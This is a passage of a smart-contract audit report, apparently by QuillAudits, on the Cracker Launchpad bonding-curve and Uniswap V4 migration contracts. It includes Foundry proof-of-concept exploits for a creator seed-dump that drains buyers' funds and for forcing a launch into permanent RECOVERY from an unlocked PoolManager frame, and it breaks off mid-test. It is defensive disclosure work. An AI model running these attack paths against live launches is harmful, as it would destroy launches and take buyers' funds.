



AUDIT REPORT

September 2026

For



Table of Content

Executive Summary	04
Number of Security Issues per Severity	06
Summary of Issues	07
Checked Vulnerabilities	09
Techniques and Methods	11
Types of Severity	13
Types of Issues	14
Severity Matrix	15
■ High Severity Issues	16
The creator's seed position has no lockup and the curve funds its exit	16
Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame	24
■ Medium Severity Issues	36
3. Idle-pool TWAP is cheaply settable by a single trader and feeds the irreversible FDV ratchet	36
4. LPLocker.collect() and LPFeeRatchet.poke() are an unordered permissionless pair, so an accrued LP-fee pool is priced at whichever lands first	38
■ Low Severity Issues	40
5. A closing buy made from an unlocked PoolManager frame defers settlement and freezes trading	40
6. FDV fee-tier accounting reads live totalSupply, which any holder can shrink by burning	41
7. The FDV ratchet enforces a minimum TWAP window with no maximum	43
8. The FDV ratchet reads only the single hooked V4 pool, blind to other venues	44
9. The closing buyer funds the entire graduation settlement, uncompensated and without opt-out	45

Table of Content

■ Informational Severity Issues	47
10. Launch tokens transferred into the curve during RECOVERY sells are permanently locked	47
11. Quote views return live-looking numbers after graduation	48
12. The spot FDV view and the ratchet's committed TWAP FDV can disagree	49
13. Curve initialisation stamps every economic parameter but emits no event	50
14. Curve initialisation has no caller restriction	51
15. The anti-snipe reservation guard is silently skipped once the decay window closes	53
16. seededAt is write-only state with no internal consumer	54
17. Stale docs still describe the dead fee path	55
18. "Creators and treasury only ever receive native" is not strictly true	56
Functional Tests	57
Formal Verification Results	62
Threat Model	83
Automated Tests	111
Closing Summary & Disclaimer	112

Executive Summary

Project Name Cracker Launchpad

Protocol Type LaunchPad, BondingCurve

Project URL Cracker.fun | Launch a Token, Earn Forever

Overview A launch mints a fixed ERC20 supply entirely to a per-launch bonding curve. Buyers trade against a constant-product curve with virtual reserves until the curve's net quote reserve reaches a graduation target. The closing buy settles the launch atomically in the same transaction: it pays a flat graduation fee to the splitter, burns the proportional token remainder, opens a Uniswap V4 pool at exactly the price the curve closed at, mints a full-range position, and hands the position NFT to a terminal, collect-only locker. An anti-snipe hook charges a punitive swap fee that decays linearly to a floor over the pool's first ten minutes. A permissionless FDV ratchet reads a 24-hour TWAP from the hook's accumulator and moves the creator's share of LP fees monotonically down a four-tier schedule.

Audit Scope The scope of this Audit was to analyze the CrackerSwap Smart Contracts for quality, security, and correctness.

Source Code link <https://github.com/Crackerswap-Ecosystem/Launchpad-contracts>

Contracts in Scope BondingCurve.sol TokenFactory.sol TokenSplitter.sol LPFeeRatchet.sol LPLocker.sol V4MigrationModule.sol AntiSnipeHook.sol LaunchToken.sol HookDeployer.sol LaunchPricing.sol V4Actions.sol interfaces/*.sol

Branch Main

Commit Hash 2ea00a15f22dc4f52267fcc6c73c81941c9e3b2d


Language Solidity

Executive Summary (continued)

Blockchain	Base, Monad, Robinhood Chain, Ink
Method	Manual Analysis, Functional Testing, Automated Testing
Review 1	31st August 2026
Updated Code Received	9th September 2026
Review 2	10th September 2026
Fixed In	9666eb9df5e43496fa94fd23c09cfd007a3cd46e
Review 3	30th September 2026 - 1st October 2026 Following the audit, the CrackerSwap team has made some changes to the codebase. The hook now charges the post-graduation swap fee in native itself (pool LP fee set to 0), with a matching one-constant change in V4MigrationModule. The rest of the diff is deployment scripts, config and tests. The remaining contracts are byte-identical to the audited commit. Two informational issues found during review three which the cracker team acknowledged.

✓ Verify the Authenticity of Report on QuillAudits Leaderboard:
<https://www.quillaudits.com/leaderboard>

Number of Issues per Severity



Summary of Issues

Issue No.	Issue Title	Severity	Status
1	The creator's seed position has no lockup and the curve funds its exit	High	Acknowledged
2	Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame	High	Resolved
3	Idle-pool TWAP is cheaply settable by a single trader and feeds the irreversible FDV ratchet	Medium	Partially Resolved
4	LPLocker.collect() and LPFeeRatchet.poke() are an unordered permissionless pair, so an accrued LP-fee pool is priced at whichever lands first	Medium	Resolved
5	A closing buy made from an unlocked PoolManager frame defers settlement and freezes trading	Low	Acknowledged
6	FDV fee-tier accounting reads live totalSupply, which any holder can shrink by burning	Low	Resolved

Issue No.	Issue Title	Severity	Status
7	The FDV ratchet enforces a minimum TWAP window with no maximum	Low	Acknowledged
8	The FDV ratchet reads only the single hooked V4 pool, blind to other venues	Low	Acknowledged
9	The closing buyer funds the entire graduation settlement, uncompensated and without opt-out	Low	Acknowledged
10	Launch tokens transferred into the curve during RECOVERY sells are permanently locked	Informational	Resolved
11	Quote views return live-looking numbers after graduation	Informational	Resolved
12	The spot FDV view and the ratchet's committed TWAP FDV can disagree	Informational	Acknowledged
13	Curve initialisation stamps every economic parameter but emits no event	Informational	Acknowledged
14	Curve initialisation has no caller restriction	Informational	Acknowledged
15	The anti-snipe reservation guard is silently skipped once the decay window closes	Informational	Acknowledged
16	seededAt is write-only state with no internal consumer	Informational	Acknowledged
17	Stale docs still describe the dead fee path	Informational	Acknowledged
18	"Creators and treasury only ever receive native" is not strictly true	Informational	Acknowledged

Checked Vulnerabilities

✓ Access Management

✓ Arbitrary write to storage

✓ Centralization of control

✓ Ether theft

✓ Improper or missing events

✓ Logical issues and flaws

✓ Arithmetic Computations Correctness

✓ Race conditions/front running

✓ SWC Registry

✓ Re-entrancy

✓ Timestamp Dependence

✓ Gas Limit and Loops

✓ Exception Disorder

✓ Gasless Send

✓ Use of tx.origin

✓ Malicious libraries

✓ Compiler version not fixed

✓ Address hardcoded

✓ Divide before multiply

✓ Integer overflow/underflow

✓ ERC's conformance

✓ Dangerous strict equalities

✓ Tautology or contradiction

✓ Return values of low-level calls

✓ Missing Zero Address Validation

✓ Private modifier

✓ Revert/require functions

✓ Multiple Sends

✓ Using suicide

✓ Using delegatecall

✓ Upgradeable safety

✓ Style guide violation

✓ Using throw

✓ Unsafe type inference

✓ Using inline assembly

✓ Implicit visibility level

Techniques and Methods

Throughout the audit of smart contracts, care was taken to ensure:

- The overall quality of code.
- Use of best practices.
- Code documentation and comments, match logic and expected behavior.
- Token distribution and calculations are as per the intended behavior mentioned in the whitepaper.
- Implementation of ERC standards.
- Efficient use of gas.
- Code is safe from re-entrancy and other vulnerabilities.

The following techniques, methods, and tools were used to review all the smart contracts:

Structural Analysis

In this step, we have analyzed the design patterns and structure of smart contracts. A thorough check was done to ensure the smart contract is structured in a way that will not result in future problems.

Static Analysis

A static Analysis of Smart Contracts was done to identify contract vulnerabilities. In this step, a series of automated tools are used to test the security of smart contracts.

Code Review / Manual Analysis

Manual Analysis or review of code was done to identify new vulnerabilities or verify the vulnerabilities found during the static analysis. Contracts were completely manually analyzed, their logic was checked and compared with the one described in the whitepaper. Besides, the results of the automated analysis were manually verified.

Gas Consumption

In this step, we have checked the behavior of smart contracts in production. Checks were done to know how much gas gets consumed and the possibilities of optimization of code to reduce gas consumption.

Tools and Platforms Used for Audit

Remix IDE, Foundry, Solhint, Mythril, Slither, Solidity Static Analysis.

Types of Severity

Every issue in this report has been assigned to a severity level. There are five levels of severity, and each of them has been explained below.

■ Critical: Immediate and Catastrophic Impact

Critical issues are the ones that an attacker could exploit with relative ease, potentially leading to an immediate and complete loss of user funds, a total takeover of the protocol's functionality, or other catastrophic failures. Critical vulnerabilities are non-negotiable; they absolutely must be fixed.

■ High (H): Significant Risk of Major Loss or Compromise

High-severity issues represent serious weaknesses that could result in significant financial losses for users, major malfunctions within the protocol, or substantial compromise of its intended operations. While exploiting these vulnerabilities might require specific conditions to be met or a moderate level of technical skill, the potential damage is considerable. These findings are critical and should be addressed and resolved thoroughly before the contract is put into the Mainnet.

■ Medium (M): Potential for Moderate Harm Under Specific Circumstances

Medium-severity bugs are loopholes in the protocol that could lead to moderate financial losses or partial disruptions of the protocol's intended behavior. However, exploiting these vulnerabilities typically requires more specific and less common conditions to occur, and the overall impact is generally lower compared to high or critical issues. While not as immediately threatening, it's still highly recommended to address these findings to enhance the contract's robustness and prevent potential problems down the line.

■ Low (L): Minor Imperfections with Limited Repercussions

Low-severity issues are essentially minor imperfections in the smart contract that have a limited impact on user funds or the core functionality of the protocol. Exploiting these would usually require very specific and unlikely scenarios and would yield minimal gain for an attacker. While these findings don't pose an immediate threat, addressing them when feasible can contribute to a more polished and well-maintained codebase.

■ Informational (I): Opportunities for Improvement, Not Immediate Risks

Informational findings aren't security vulnerabilities in the traditional sense. Instead, they highlight areas related to the clarity and efficiency of the code, gas optimization, the quality of documentation, or adherence to best development practices. These findings don't represent any immediate risk to the security or functionality of the contract but offer valuable insights for improving its overall quality and maintainability. Addressing these is optional but often beneficial for long-term health and clarity.

Types of Issues

Open Security vulnerabilities identified that must be resolved and are currently unresolved.	Resolved These are the issues identified in the initial audit and have been successfully fixed.
Acknowledged Vulnerabilities which have been acknowledged but are yet to be resolved.	Partially Resolved Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

Severity Matrix

		Impact		
		 High	 Medium	 Low
Likelihood	 High	Critical	High	Medium
	 Medium	High	Medium	Low
	 Low	Medium	Low	Low

Impact

- **High** - leads to a significant material loss of assets in the protocol or significantly harms a group of users.
- **Medium** - only a small amount of funds can be lost (such as leakage of value) or a core functionality of the protocol is affected.
- **Low** - can lead to any kind of unexpected behavior with some of the protocol's functionalities that's not so critical.

Likelihood

- **High** - attack path is possible with reasonable assumptions that mimic on-chain conditions, and the cost of the attack is relatively low compared to the amount of funds that can be stolen or lost.
- **Medium** - only a conditionally incentivized attack vector, but still relatively likely.
- **Low** - has too many or too unlikely assumptions or requires a significant stake by the attacker with little or no incentive.

High Severity Issues

The creator's seed position has no lockup and the curve funds its exit

Acknowledged

Path

```
contracts/BondingCurve.sol, contracts/TokenFactory.sol
```

Function Name

```
seedBuy(), _buy(), sell(), TokenFactory.createLaunch()
```

Three properties combine on the ordinary trading path, with no privileged position required.

The seed position is exclusive, not merely early. `seedBuy` is factory-only and reverts `WrongPhase` on any curve where `tokensSold != 0` (`BondingCurve.sol:271`), so it executes inside `createLaunch`, in the same transaction, against a virgin curve. No other party is capable of transacting at that point in the curve's life; it cannot be front-run, outbid, or bought alongside.

There is no lockup. `_buy` transfers to beneficiary at `BondingCurve.sol:318` and the tokens are immediately transferable. No vesting, cliff, or cooldown exists anywhere on the creator path. The seed position is sellable in the very next block. This is the load-bearing ingredient.

The exit is unbounded. `maxBuyWei` and `maxCreatorBuyWei` are tested only inside `_buy`. `sell` (:338-370) has no cap parameter, no per-transaction bound, and no cooldown. Entry is braked; exit is not. A sell cap would not fix this the creator can split a dump across blocks exactly as buyers split buys so the lockup, not the cap, is the fix target.

Impact

Buyers who enter the curve after `createLaunch` lose up to 75% of their deposited ETH to a creator exiting an uncontested floor position with no holding period. Because `createLaunch` is permissionless, an attacker mints their own launch this requires no privileged position, no settlement failure, and no RECOVERY. Creation is free, so the pattern scripts to N launches: seed each at the floor, dump whichever catch volume, abandon the rest for gas.

Likelihood

Medium-to-High. No trust barrier, no capital beyond the seed, fully automatable, and profitable at every level of inflow. The only timing constraint is that the creator must sell before any buy triggers `CLOSED`, since sells revert after graduation.

The creator's seed position has no lockup and the curve funds its exit (continued)

POC

Solidity PoC test contract:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import {Test, console} from "forge-std/Test.sol";
import {BondingCurve} from "../contracts/BondingCurve.sol";
import {TokenSplitter} from "../contracts/TokenSplitter.sol";
import {LaunchToken} from "../contracts/LaunchToken.sol";
import {MockMigrationModule} from
"../contracts/mocks/MockMigrationModule.sol";
import {CurveCloner} from "../contracts/mocks/CurveCloner.sol";

/// @notice AUDIT PoC: the creator's uncontested floor position has no
lockup and the
///          curve funds its exit. Verifies the claimed extraction figures
exactly.
contract AuditPoC_SeedDump is Test {
    address internal constant RATCHET = address(0xBA7C4);
    address internal constant ADMIN = address(0xA11CE);
    address internal constant TREASURY = address(0x7EA);
    address internal constant CREATOR = address(0xC12EA);

    uint256 internal constant TOTAL_SUPPLY = 1_000_000_000 ether;
    uint256 internal constant CURVE_SUPPLY = 800_000_000 ether;
    uint256 internal constant LP_SUPPLY = 200_000_000 ether;
    uint256 internal constant VIRTUAL_QUOTE = 1.4 ether;
    uint256 internal constant GRADUATION_TARGET = 4.2 ether;
    uint256 internal constant GRAD_FEE_WEI = 0.05 ether;
    uint16 internal constant TRADE_FEE_BPS = 125;
    /// @dev TokenFactory: maxCreatorBuyWei = graduationTarget /
    DEFAULT_MAX_CREATOR_BUY_DIVISOR (5).
    uint256 internal constant MAX_CREATOR_BUY = GRADUATION_TARGET / 5;
```

The creator's seed position has no lockup and the curve funds its exit*(continued)*

```
uint256 internal constant MAX_BUY = GRADUATION_TARGET / 10;

TokenSplitter internal splitter;
BondingCurve internal curve;
LaunchToken internal token;

function setUp() public {
    splitter = new TokenSplitter(TREASURY, ADMIN, RATCHET, 2400, 0,
7000);
    vm.prank(ADMIN);
    splitter.setRegistrar(address(this), true);

    CurveCloner cloner = new CurveCloner();
    BondingCurve impl = new BondingCurve();
    curve = BondingCurve(payable(cloner.cloneCurve(address(impl))));
    token = new LaunchToken("Launch", "LNCH", "ipfs://x", TOTAL_SUPPLY,
address(curve), CREATOR);
    splitter.register(address(token), CREATOR);

    MockMigrationModule migration = new MockMigrationModule();

    curve.initialize(
        BondingCurve.InitParams({
            token: address(token),
            creator: CREATOR,
            splitter: address(splitter),
            migrationModule: address(migration),
            factory: address(this),           // this test plays the
factory
            tradeGate: address(0),
            virtualQuote: VIRTUAL_QUOTE,
            curveSupply: CURVE_SUPPLY,
            lpSupply: LP_SUPPLY,
```

The creator's seed position has no lockup and the curve funds its exit*(continued)*

```
        graduationTarget: GRADUATION_TARGET,
        maxBuyWei: MAX_BUY,
        maxCreatorBuyWei: MAX_CREATOR_BUY,
        graduationFeeWei: GRAD_FEE_WEI,
        tradeFeeBps: TRADE_FEE_BPS
    })
    );
}

function test_creatorSeedPositionIsUncontestedUnlockedAndCurveFunded()
public {
    // ---- Step 1: the seed buy, inside createLaunch, against a virgin
    curve.
    vm.deal(address(this), MAX_CREATOR_BUY);
    uint256 seeded = curve.seedBuy{value: MAX_CREATOR_BUY}(CREATOR, 0);

    console.log("creator paid (wei)          ", MAX_CREATOR_BUY);
    console.log("creator tokens              ", seeded);
    console.log("pct of TOTAL supply (bps)", (seeded * 10_000) /
TOTAL_SUPPLY);

    // The exclusivity claim: seedBuy is dead the instant anything has
    been sold.
    vm.deal(address(this), 1 ether);
    vm.expectRevert(BondingCurve.WrongPhase.selector);
    curve.seedBuy{value: 0.1 ether}(CREATOR, 0);

    // The no-lockup claim: the seed tokens are transferable
    immediately.
    assertEq(token.balanceOf(CREATOR), seeded, "seed tokens not
delivered to creator");

    // ---- Step 2: the public buys in, each capped at maxBuyWei.
```

The creator's seed position has no lockup and the curve funds its exit*(continued)*

```
uint256 publicPaid;
uint256 publicTokens;
uint256 netOfMaxBuy = (MAX_BUY * (10_000 - TRADE_FEE_BPS)) / 10_000;
for (uint256 i; i < 40; i++) {
    // Stop before any buy could cross the target: sells revert once
CLOSED,
    // which is the single timing constraint the attack must
respect.
    if (curve.realQuote() + netOfMaxBuy >= GRADUATION_TARGET) break;
    address buyer = address(uint160(0xB0B0000 + i));
    vm.deal(buyer, MAX_BUY);
    vm.prank(buyer);
    uint256 got = curve.buy{value: MAX_BUY}(0);
    publicPaid += MAX_BUY;
    publicTokens += got;
}
uint256 realQuoteBeforeDump = curve.realQuote();
console.log("public paid (wei)          ", publicPaid);
console.log("public tokens              ", publicTokens);
console.log("realQuote before dump        ", realQuoteBeforeDump);
assertEq(uint256(curve.phase()), 1, "curve must still be TRADING for
the dump");

    // ---- Step 3: the creator dumps the entire uncontested floor
position.
    vm.startPrank(CREATOR);
    token.approve(address(curve), seeded);
    uint256 proceeds = curve.sell(seeded, 0);
    vm.stopPrank();

    uint256 realQuoteAfter = curve.realQuote();
```

The creator's seed position has no lockup and the curve funds its exit*(continued)*

```
        console.log("creator proceeds (wei)    ", proceeds);
        console.log("realQuote after dump      ", realQuoteAfter);

        // HARM 1: the creator turns a profit funded entirely out of the
buyers' reserve.
        assertGt(proceeds, MAX_CREATOR_BUY, "creator did not profit");
        uint256 profit = proceeds - MAX_CREATOR_BUY;
        console.log("creator profit (wei)      ", profit);
        console.log("creator return x100      ", (proceeds * 100) /
MAX_CREATOR_BUY);

        // HARM 2: the buyers' recoverable value collapses. What is left in
the curve
        // is all they can collectively get back.
        uint256 lossBps = ((publicPaid - realQuoteAfter) * 10_000) /
publicPaid;
        console.log("buyers paid (wei)        ", publicPaid);
        console.log("buyers recoverable (wei) ", realQuoteAfter);
        console.log("buyer loss (bps)         ", lossBps);
        assertLt(realQuoteAfter, publicPaid, "buyers did not lose value");
        assertGt(lossBps, 5000, "expected a majority loss to buyers");

        // HARM 3: it is the same money. The reserve is debited the full
GROSS; the
        // creator keeps gross minus the 125 bps sell fee, which goes to the
splitter.
        uint256 reserveDrained = realQuoteBeforeDump - realQuoteAfter;
        assertEq(
```

The creator's seed position has no lockup and the curve funds its exit

(continued)

```

        proceeds, reserveDrained - (reserveDrained * TRADE_FEE_BPS) /
10_000,
        "proceeds are not the reserve drain net of the sell fee"
    );
    console.log("reserve drained (wei)    ", reserveDrained);
    console.log("of which sell fee (wei)  ", reserveDrained - proceeds);
}
}

```

Executed with `forge test`. Raw output:

```

...
[PASS] test_creatorSeedPositionIsUncontestedUnlockedAndCurveFunded() (gas:
696226)
Logs:
creator paid (wei)          8400000000000000000
creator tokens              396860282574568288854003139
pct of TOTAL supply (bps)  3968
public paid (wei)          33600000000000000000
public tokens              400616058119438020294261841
realQuote before dump      41475000000000000000
creator proceeds (wei)      3264110278503675975
realQuote after dump       842071869869695216
creator profit (wei)        2424110278503675975
creator return x100         388
buyers paid (wei)          33600000000000000000
buyers recoverable (wei)    842071869869695216
buyer loss (bps)           7493
reserve drained (wei)       3305428130130304784
of which sell fee (wei)     41317851626628809

```

Recommendation

Lock or vest the creator's seedBuy tokens until GRADUATED non-transferable, or curve-non-sellable, until graduation which also aligns the creator with the outcome the launchpad exists to produce. A sell cap alone does not work, for the splitting reason above. If a hard lock is too strong for the product, vesting keyed to graduation is the minimum that removes the pre-graduation dump.

The creator's seed position has no lockup and the curve funds its exit*(continued)***CrackerSwap Team's Comment**

A control run shows that an ordinary public buyer spending the same 0.84 ETH across two capped buys obtains a byte-identical position and identical proceeds, so the creator's advantage is a guaranteed, un-front-runnable first position rather than a better price or a larger allocation; `maxBuyWei` already provides no protection against a funded sniper. This matches the industry-standard arrangement, where the creator's dev buy lands in the same transaction as creation. We have accepted this behaviour as designed.

High Severity Issues

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame

Resolved

Path

contracts/BondingCurve.sol, contracts/V4MigrationModule.sol

Function Name

enterRecovery(), settleGraduation(), V4MigrationModule.migrate()

enterRecovery() decides whether migration is genuinely broken by calling it and treating any revert as proof of failure (BondingCurve.sol:392-395):

```
1  if (gasleft() < MIN_SETTLE_GAS) revert InsufficientGasForSettlement();
2  try this.settleGraduation() {
3      return; // it was alive after all; the launch graduates instead
4  } catch {}
5
6  phase = Phase.RECOVERY;
```

The catch {} is bare. It cannot distinguish a genuine migration failure from migration being invoked in a deliberately invalid context.

migrate() rejects execution while the PoolManager is unlocked (V4MigrationModule.sol:127):

```
1  if (poolManager.exttload(PPOOL_MANAGER_LOCK_SLOT) != bytes32(0)) revert PoolManagerUnlocked();
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

That guard is correct in isolation, and the attacker can enter its rejecting state at will. In v4-core, PoolManager.unlock(bytes) is external and permissionless: it sets Lock.IS_UNLOCKED_SLOT 0xc090fc4683624cfc3884e9d8de5eca132f2d0ec062aff75d43c0465d5ceeab23, byte-identical to the module's hardcoded constant to true, then calls unlockCallback on msg.sender, who controls the whole frame and may make arbitrary external calls. A callback that settles no currency leaves NonzeroDeltaCount at zero, so the outer unlock() succeeds.

The attacker therefore calls curve.enterRecovery() from inside their own unlockCallback. migrate reverts PoolManagerUnlocked(), the bare catch swallows it, and a launch whose migration is perfectly healthy is moved to terminal RECOVERY.

The root cause is not that the PoolManager rejects the migration that behaviour is correct. It is that enterRecovery() lets an attacker manufacture that expected revert and then reads it as a genuine migration failure.

In v4-periphery, modifyLiquiditiesWithoutUnlock acquires the PositionManager's own lock without unlocking the underlying core PoolManager. During this state, SWEEP can be directed to an attacker-controlled currency and recipient, allowing an attacker to execute arbitrary code while the core PoolManager remains locked.

This execution path can reach enterRecovery, where settlement subsequently fails with ContractLocked.

Impact

Permanent, irreversible destruction of a healthy launch, at a profit to the attacker:

- the entire LP allocation plus unsold curve supply is burned (BondingCurve.sol:401-402);
- graduation is off for good no V4 pool is ever opened, and graduate() reverts WrongPhase;
- the launch drops into the value-redistributing pro-rata RECOVERY claim, which transfers value from late buyers to early buyers.

Likelihood

Medium. Two preconditions: the curve must be CLOSED, and RECOVERY_DELAY (7 days) must have elapsed. The attacker can manufacture the CLOSED state themselves (see finding 5), but cannot prevent any third party from calling the permissionless graduate() during those 7 days, which defeats the attack entirely. The exposure is therefore a launch that sits deferred and unattended for a week.

POC

Solidity PoC test contract:

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import {Test, console} from "forge-std/Test.sol";
import {BondingCurve} from "../contracts/BondingCurve.sol";
import {V4MigrationModule} from "../contracts/V4MigrationModule.sol";
import {LP Locker} from "../contracts/LP Locker.sol";
import {TokenSplitter} from "../contracts/TokenSplitter.sol";
import {LaunchToken} from "../contracts/LaunchToken.sol";
import {MockPoolManager} from "../contracts/mocks/MockPoolManager.sol";
import {MockPermit2} from "../contracts/mocks/MockPermit2.sol";
import {MockV4PositionManager} from
"../contracts/mocks/MockV4PositionManager.sol";
import {CurveCloner} from "../contracts/mocks/CurveCloner.sol";

/// @notice Models the frame a real Uniswap V4 `PoolManager.unlock()` hands
an attacker.
/// @dev v4-core `PoolManager.unlock(bytes)` is `external` and
permissionless: it sets
///      `Lock.IS_UNLOCKED_SLOT` (0xc090fc...ab23 – the exact constant
V4MigrationModule
///      hardcodes) to true, then calls `unlockCallback` on msg.sender, who
controls the
///      whole frame and may make arbitrary external calls. A callback that
settles no
///      currency leaves NonzeroDeltaCount at 0, so the outer unlock()
succeeds.
contract UnlockGriefer {
    MockPoolManager public immutable pm;

    constructor(MockPoolManager _pm) { pm = _pm; }
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```

    /// @dev Cross the graduation target from inside the unlocked frame.
migrate() reverts
    ///      PoolManagerUnlocked() – a 4-byte custom error, so _buy's catch
sees NON-empty
    ///      returndata, emits GraduationDeferred and parks the curve at
CLOSED.
function closeCurveFromUnlock(BondingCurve curve) external payable {
    pm.setUnlocked(true);
    curve.buy{value: msg.value}(0);
    pm.setUnlocked(false);
}

receive() external payable {}

    /// @dev Enter the unlocked frame, call the victim, leave. Mirrors
unlockCallback.
function enterRecoveryFromUnlock(BondingCurve curve) external {
    pm.setUnlocked(true);          // Lock.unlock()
    curve.enterRecovery();         // attacker's arbitrary call inside
the callback
    pm.setUnlocked(false);        // Lock.lock()
}
}

contract AuditPoC_ForcedRecovery is Test {
    address internal constant HOOK =
address(uint160(0x4000000000000000000000000000000000000000000000000000000000000000));
    address internal constant RATCHET = address(0xBA7C4);
    address internal constant ADMIN = address(0xA11CE);
    address internal constant TREASURY = address(0x7EA);
    address internal constant CREATOR = address(0xC12EA);
    address internal constant BUYER = address(0xB0B);
    address internal constant ATTACKER = address(0xBAD);

```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
int24 internal constant TICK_SPACING = 60;

uint256 internal constant TOTAL_SUPPLY = 1_000_000_000 ether;
uint256 internal constant CURVE_SUPPLY = 800_000_000 ether;
uint256 internal constant LP_SUPPLY = 200_000_000 ether;
uint256 internal constant VIRTUAL_QUOTE = 1.4 ether;
uint256 internal constant GRADUATION_TARGET = 4.2 ether;
uint256 internal constant GRAD_FEE_WEI = 0.05 ether;
uint16 internal constant TRADE_FEE_BPS = 125;

MockPoolManager internal poolManager;
MockV4PositionManager internal npm;
TokenSplitter internal splitter;
LPLocker internal locker;
V4MigrationModule internal module;
BondingCurve internal curve;
LaunchToken internal token;
UnlockGriefer internal griever;

function setUp() public {
    poolManager = new MockPoolManager();
    MockPermit2 permit2 = new MockPermit2();
    npm = new MockV4PositionManager(address(permit2),
address(poolManager));
    splitter = new TokenSplitter(TREASURY, ADMIN, RATCHET, 2400, 0,
7000);

    vm.prank(ADMIN);
    splitter.setRegistrar(address(this), true);

    address predictedModule = vm.computeCreateAddress(address(this),
vm.getNonce(address(this)) + 1);
    deployCodeTo(
        "AntiSnipeHook.sol:AntiSnipeHook",
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
        abi.encode(address(poolManager), predictedModule,
uint24(500_000), uint24(10_000), uint32(600)),
        HOOK
    );
    locker = new LPLocker(address(npm), address(splitter), HOOK);
    module = new V4MigrationModule(
        address(poolManager), address(npm), address(permit2),
address(locker), HOOK, TICK_SPACING
    );
    require(address(module) == predictedModule, "nonce accounting
drifted");

    CurveCloner cloner = new CurveCloner();
    BondingCurve impl = new BondingCurve();
    curve = BondingCurve(payable(cloner.cloneCurve(address(impl))));

    token = new LaunchToken("Launch", "LNCH", "ipfs://x", TOTAL_SUPPLY,
address(curve), CREATOR);
    splitter.register(address(token), CREATOR);

    curve.initialize(
        BondingCurve.InitParams({
            token: address(token),
            creator: CREATOR,
            splitter: address(splitter),
            migrationModule: address(module),
            factory: address(this),
            tradeGate: address(0),
            virtualQuote: VIRTUAL_QUOTE,
            curveSupply: CURVE_SUPPLY,
            lpSupply: LP_SUPPLY,
            graduationTarget: GRADUATION_TARGET,
            maxBuyWei: 0,
            maxCreatorBuyWei: 0,
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
        graduationFeeWei: GRAD_FEE_WEI,
        tradeFeeBps: TRADE_FEE_BPS
    })
};

griever = new UnlockGriever(poolManager);
vm.deal(BUYER, 100 ether);
vm.deal(ATTACKER, 10 ether);
}

/// @dev Drive the curve to CLOSED, leaving it un-settled (deferred).
function _closeWithoutSettling() internal {
